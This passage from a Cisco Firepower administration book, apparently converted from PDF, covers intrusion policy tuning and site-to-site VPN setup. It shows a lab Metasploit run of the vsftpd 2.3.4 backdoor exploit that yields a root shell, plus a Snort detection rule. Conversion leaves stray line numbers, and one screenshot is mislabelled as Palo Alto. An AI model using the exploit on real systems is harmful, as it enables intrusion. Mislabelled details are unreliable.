


Figure 21-92. Intrusion rule

682
683

When we attempt to run the exploit again, it connects to the FTP service but fails to create a shell using the backdoor.

this figure will be printed in b/w

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.
[*] 172.16.50.15:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.50.15:21 - USER: 331 Please specify the password.
[+] 172.16.50.15:21 - Backdoor service has been spawned, handling...
[-] 172.16.50.15:21 - The service on port 6200 does not appear to be a shell
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

Figure 21-93. Exploit failed

Intrusion Policy Tuning

In the previous section, we used an intrusion policy without explaining it. Using intrusion policies without understanding them is a major cause of false positives. False positives occur when you get an alert for legitimate traffic. When there are a lot of false positives, administrators stop paying attention to the alerts. We need to tune a few things to remove false positives.

It is base practice to create a new policy and tune it for your organization. You will start with one of Cisco’s policies as the base. When Cisco adds new rules to the base policy, they will be pushed to your policy. This allows you to disable or adjust rules without losing rule set updates. If you don’t know where to start, Balanced Security and Connectivity is a good place. If testing shows that it is not restrictive enough, you can move to a more restrictive base policy. If it only needs slight adjustment, you can reenabling rules that are disabled by default. The same concept applies to make a policy more permissive.

Before we create a new policy, we will look at the variable set. A variable set is used to fill in variables in rules. They are accessed through Objects ► Object Management ► Variable Set. The variables define networks and ports. Common variables are \$HOME_NET and \$EXTERNAL_NET.

A problem with the default variables is most are set to any. They need to be adjusted to reflect the networks and ports in your infrastructure. In the default state, rules that should only trigger on EXTERNAL to HOME flows will trigger for any flows. If you need to define them differently for different portions of your network, you can create more than one variable set.

Edit Variable Set Default-Set ?

Name:

Description:

Variable Name	Type	Value	
DNS_SERVERS	Network	HOME_NET	/ C
EXTERNAL_NET	Network	any	/ C
FILE_DATA_PORTS	Port	[HTTP_PORTS, 143, 110]	/ C
FTP_PORTS	Port	[21, 2100, 3535]	/ C
GTP_PORTS	Port	[3386, 2123, 2152]	/ C
HOME_NET	Network	any	/ C
HTTP_PORTS	Port	[8300, 8040, 2231, 90, 6767, 443, 8983,...]	/ C
HTTP_SERVERS	Network	HOME_NET	/ C
ORACLE_PORTS	Port	any	/ C
QUELLOPP_PORTS	Port	100	/ C

Figure 21-94. Default intrusion prevention variables

When you edit a variable, you can create a list of included networks or ports and then remove excluded objects. A good example for excluding networks may be to define \$EXTERNAL_NET as any and then exclude the inside networks. In the following example, we use the Inside and DMZ networks but exclude the Splunk server from \$HOME_NET.

684
685
686
687
688
689
690

this figure will be printed in b/w

691
692
693
694

this figure will be printed in b/w




Figure 21-95. Edit HOME_NET variable

695 Now we can move to Policies ► Intrusion and click Create Policy. You can set the base to a custom
 696 policy or one maintained by Cisco. It is a good idea to create a policy even if you are not ready to customize
 697 it. It will give you the flexibility to adjust the policy as you find false positives or negatives.

this figure will be printed in b/w





Figure 21-96. Create intrusion policy

For our example, we want to find the rule that was triggered for the vsFTP exploit. The action inherited from the base policy was Drop and Generate Events. We are changing it to only Generate Events. That means it will log, but not drop.

698
699
700



this figure will be printed in b/w

Figure 21-97. Change rule in intrusion policy

When we browse to My Changes, we can see that there is only one rule. The other rules are included in the base policy.

701
702

this figure will be printed in b/w




Figure 21-98. My Changes

The final step is to associate the custom policy with access control policy rules. In practical application, you should create your intrusion policy first. Otherwise, you may have several rules to update.

In complex networks, you may have several intrusion policies and variable sets in the same access policy. You can associate a different policy to each rule and another for the default action.

this figure will be printed in b/w




Figure 21-99. Update access rule for intrusion policy

After deploying the policy with the change, we were able to get a root shell on the target server again. Even though the firewall allowed the traffic, it still logged it. The logs include a summary view and the ability to look at the packet and details about the alert.

707
708
709

The screenshot displays the 'Packets' tab of a Palo Alto Networks Firepower log entry. The 'Event Information' section includes:

- Event: INDICATOR-COMPROMISE id check returned userid (1:1882:20)
- Timestamp: 2020-09-29 06:52:39
- Classification: Potentially Bad Traffic
- Priority: medium
- Ingress Security Zone: DMZ
- Egress Security Zone: Outside_Site1
- Device: FTD_HA1
- Ingress Interface: DMZ
- Egress Interface: Outside
- Source IP: 192.168.41.15
- Source Port / ICMP Type: 6200 / tcp
- Destination IP: 192.168.0.124
- Destination Port / ICMP Code: 33073 / tcp
- Intrusion Policy: AgressPolicy
- Access Control Policy: AccessPolicy
- Access Control Rule: Metasploitable Incoming
- Rule: alert (p SHOME_NET any -> SEXTERNAL_NET any (msg "INDICATOR-COMPROMISE id check returned userid"; content:"uid*"; nocase; content:"gid*"; distance:0; pcre:"uid=!(1.5)/S+(s+gid=!(1.5)/smi"; metadata:policy max-detect-ips drop, ruleset community; classtype:bad-unknown; sid:1882; rev:20; gid:1;)

The 'Actions' section shows 'Packet Information' with details for:

- FRAME 1 (Expanded All)
- Frame 1: 90 bytes on wire (90 bytes captured (729 bits) on interface)
- Ethernet II (Src: 00:0C:29:FA:D0:3A, Dest: 00:50:56:8A:7A:37)
- Internet Protocol Version 4 (Src: 172.14.96.15, Dest: 192.168.0.124)
- Transmission Control Protocol (Src Port: 6200 (6200), Dest Port: 33073 (33073), Seq: 1, Ack: 1, Len: 24)
- Data (24 bytes)
- Packet Text
- Packet Bytes

this figure will be printed in b/w

Figure 21-100. Details of alert

Virtual Private Networks

710

Virtual Private Networks (VPNs) provide an extension to an organization's infrastructure. It gives the appearance that networks are directly connected even if they are across the world. In most cases, the connections are encrypted. Encryption is important for ensuring confidentiality and integrity of the data. In this section, we discuss site-to-site and remote access VPNs.

711
712
713
714

Site to Site

715

VPNs between sites usually use IPSec. We can configure VPNs to authenticate the tunnels using pre-shared keys (PSKs) or certificates. PSKs are easier to configure, but using PSKs is less secure than using correctly configured certificates.

716
717
718

We will start our example using PSKs. Browse to Devices ► VPN ► Site to Site. Then we will choose Add VPN ► Firepower Threat Defense Device.

719
720

this figure will be printed in b/w




Figure 21-101. Site-to-site VPN menu

721 The configuration page allows you to configure a point-to-point VPN, a hub and spoke, or a full mesh.
 722 A full mesh will dynamically create tunnels between all devices included in the VPN. A hub and spoke will
 723 create tunnels between each site’s device and one device that is selected as the hub. We are only using two
 724 sites, so we will choose Point to Point.

this figure will be printed in b/w




Figure 21-102. Site-to-site VPN initial page

725 When we add a node, we are prompted for some information. Most of the settings are intuitive. A
 726 few items that can cause confusion are the checkbox for “This IP is Private,” the certificate map, and the
 727 protected networks.

Create New VPN Topology

Topology Name:*
Site1-Site2

Network Topology:
 Point to Point
 Hub and Spoke
 Full Mesh

IKE Version:*
 IKEv1
 IKEv2

Endpoints IKE IPsec Advanced

Node A:

Device Name	VPN Interface

Node B:

Device Name	VPN Interface

ⓘ Ensure the protected networks are allowed by e

Add Endpoint

Device:*
FTD_Site1

Interface:*
Outside

IP Address:*
172.16.50.9

This IP is Private

Connection Type:
Bidirectional

Certificate Map:
+

Protected Networks:*
 Subnet / IP Address (Network)
 Access List (Extended)

Site1_Inside

Cancel OK

this figure will be printed in b/w

Figure 21-103. Add node to VPN

The checkbox for private IPs is really asking if the IP is behind a NAT boundary. If the IP will be NATed by another device, the NAT-T protocol is used to assist the VPN. Certificate maps are used to pull information out of certificates for authenticating and authorizing devices. Protected networks are the networks you want to advertise to the other side.

The IKE and IPsec tabs provide details about the algorithms we will use for authentication and encryption. Notice that it is using automatic key. That allows the FMC to push a key that it generates to each node.

728
729
730
731
732
733
734

this figure will be printed in b/w

Create New VPN Topology

Topology Name:*
Site1-Site2

Network Topology:
Point to Point Hub and Spoke Full Mesh

IKE Version:* IKEv1 IKEv2

Endpoints **IKE** IPsec Advanced

IKEv1 Settings
Policy:* preshared_sha_aes256_dh14_3 +
Authentication Type: Pre-shared Automatic Key
Pre-shared Key Length:* 24 Characters (Range 1-127)

IKEv2 Settings
Policy:* AES-GCM-NULL-SHA-LATEST +
Authentication Type: Pre-shared Automatic Key
Pre-shared Key Length:* 24 Characters (Range 1-127)

Cancel Save

Figure 21-104. Site-to-site IKE configuration

735 We will leave the default settings in the IPsec tab. The reverse route checkbox tells the system to send
736 routes to the peer. If you need to push those routes into a routing protocol to send to neighboring routers,
737 you need to redistribute into the protocol.

Edit VPN Topology

Topology Name:*
Site1-Site2

Network Topology:
 Point to Point
 Hub and Spoke
 Full Mesh

IKE Version:*
 IKEv1
 IKEv2

Endpoints IKE **IPsec** Advanced

Crypto Map Type:
 Static
 Dynamic

IKEv2 Mode: Tunnel

Transform Sets:
 IKEv1 IPsec Proposals
 IKEv2 IPsec Proposals*

tunnel_aes256_sha AES-GCM

Enable Security Association (SA) Strength Enforcement
 Enable Reverse Route Injection
 Enable Perfect Forward Secrecy

Modulus Group:

Lifetime Duration*: 28800 Seconds (Range 120-2147483647)

Cancel Save

Figure 21-105. IPsec tab

The Advanced tab has an option to bypass access control policies for VPN traffic. We are selecting that in our example. If you do not select this option, you need to configure access control rules for traffic that is allowed between sites. The data will be coming from the outside interface of each device.

this figure will be printed in b/w




Figure 21-106. Bypass access controls

741 Click Save, and then deploy to the firewalls. After deployment completes, we should have routes. You
 742 can see routes on a firewall command line interface using show route. You will need to create interesting
 743 traffic to create a connection. Traffic should be generated from hosts inside one site with a destination inside
 744 the other site. Attempting to generate traffic between firewalls will not work.

this figure will be printed in b/w



Figure 21-107. Virtual routes are learned over VPN

The health monitor provides some insight on the status of VPNs, but the command line on the Firepower appliances is the best way to validate the tunnel. If you have a high availability pair, make sure you are on the active device.


```
> show vpn-sessiondb 121
```

```
Session Type: LAN-to-LAN
```

```


Connection   : 172.16.50.9
Index        : 1                               IP Addr      : 172.16.50.9
Protocol     : IKEv2 IPsec
Encryption   : IKEv2: (1)AES-GCM-256 IPsec: (1)AES-GCM-256
Hashing      : IKEv2: (1)none IPsec: (1)none
Bytes Tx     : 184                               Bytes Rx     : 184
Login Time   : 09:37:43 UTC Sat Oct 3 2020
Duration     : 0h:00m:04s
Tunnel Zone  : 0

```

Figure 21-108. Tunnel information

Certificate authentication is more secure but is slightly more complicated. We need to create a trustpoint that the devices will use. If both sides of the VPN are managed in the same FMC domain, you can only select a single trustpoint that both devices use. Some trustpoints use autoenrollment and will generate a private key and a certificate for a device when the trustpoint is associated with a device. If you use an autoenrollment protocol, such as SCEP, the process is easy. Many of us use manual enrollment. The process for manual enrollment on the FMC is a bit convoluted.

We will set up the certificate-based site-to-site VPN slightly wrong at first. We are doing this so we can show you what the error looks like in the logs. Browse to Objects ► Object Management ► PKI ► Cert Enrollment. When you click Add Cert Enrollment, you see a few options. PKCS12 is a type of offline manual enrollment. We will be using that option in our example.



this figure will be printed in b/w

745
746
747
748
749
750
751
752
753
754

this figure will be printed in b/w

755

756 We will generate the PKCS12 file using OpenSSL on a Linux system. You could also use the shell on the
 757 FMC as it is a Linux variant.

758 Use the following command to create a certificate signing request and an associated private key. You
 759 may want to use better names for your files so you can keep track of them. Keep the private key safe!

```
760 openssl req -new -newkey rsa:2048 -nodes -keyout server.key -out server.csr
```

761 OpenSSL will ask you some questions. Fill them out per your requirements. When it asks for a CN, use
 762 the FQDN that will resolve to the IP address of the outside interface of your firewall. Take the contents of the
 763 CSR file that was created by the command and use them to request to your certificate authority. When you
 764 go to your certificate authority, grab the root CA certificate and place it on your Linux system. You will need
 765 it in a later step. You should pick the IPsec template from your certificate authority when you request the
 766 certificate. Take the Base64 certificate you received and place it with the private key and CA certificate. Run
 767 the following command to get the PKCS12 file. This assumes you called the private key file server.key, the CA
 768 certificate CACert.cer, and the certificate for the device server.cer:

```
769 openssl pkcs12 -export -out site1.pfx -inkey server.key -in server.cer -certfile CACert.cer
```


770 Take the PFX file and upload it to the FMC. Check the Allow Overrides checkbox. This will be important
 771 later.

this figure will be printed in b/w

The screenshot shows the 'Add Cert Enrollment' configuration page. The 'Name' field contains 'VPN_Identity'. The 'Enrollment Type' is set to 'PKCS12 File'. The 'PKCS12 File*' field contains 'site1.pfx' and has a 'Browse PKCS12 File' button next to it. The 'Passphrase' field is masked with dots. The 'Allow Overrides' checkbox is checked, and there is a dropdown menu for 'Override (0)'. At the bottom right, there are 'Cancel' and 'Save' buttons.

Figure 21-109. Add PKCS12 file

Now we need to add the enrollment to the devices. Browse to Devices ► Certificates. Add the enrollment to both firewalls. A common mistake is to use a different enrollment for each FTD device, but that will not work with the VPN configuration. We will need to use the same enrollment and then add an override to give them different keys. We will get to that after we show that this does not work as it is. We are showing this because it is a common issue.

772
773
774
775
776

this figure will be printed in b/w

Figure 21-110. Add enrollment to FTD

If you get an error that says it failed, look at the error message to troubleshoot. In this example, we can see that FTD_Site1 failed while FTD_Site2 worked. If there is a problem with the CA certificate, you may see a red X over just the CA icon. If you see a magnifying glass for both, it means the certificate is valid. You can click the button to get details for the certificate.

777
778
779
780

Name	Domain	Enrollment Type	Status
▼ FTD_Site1			
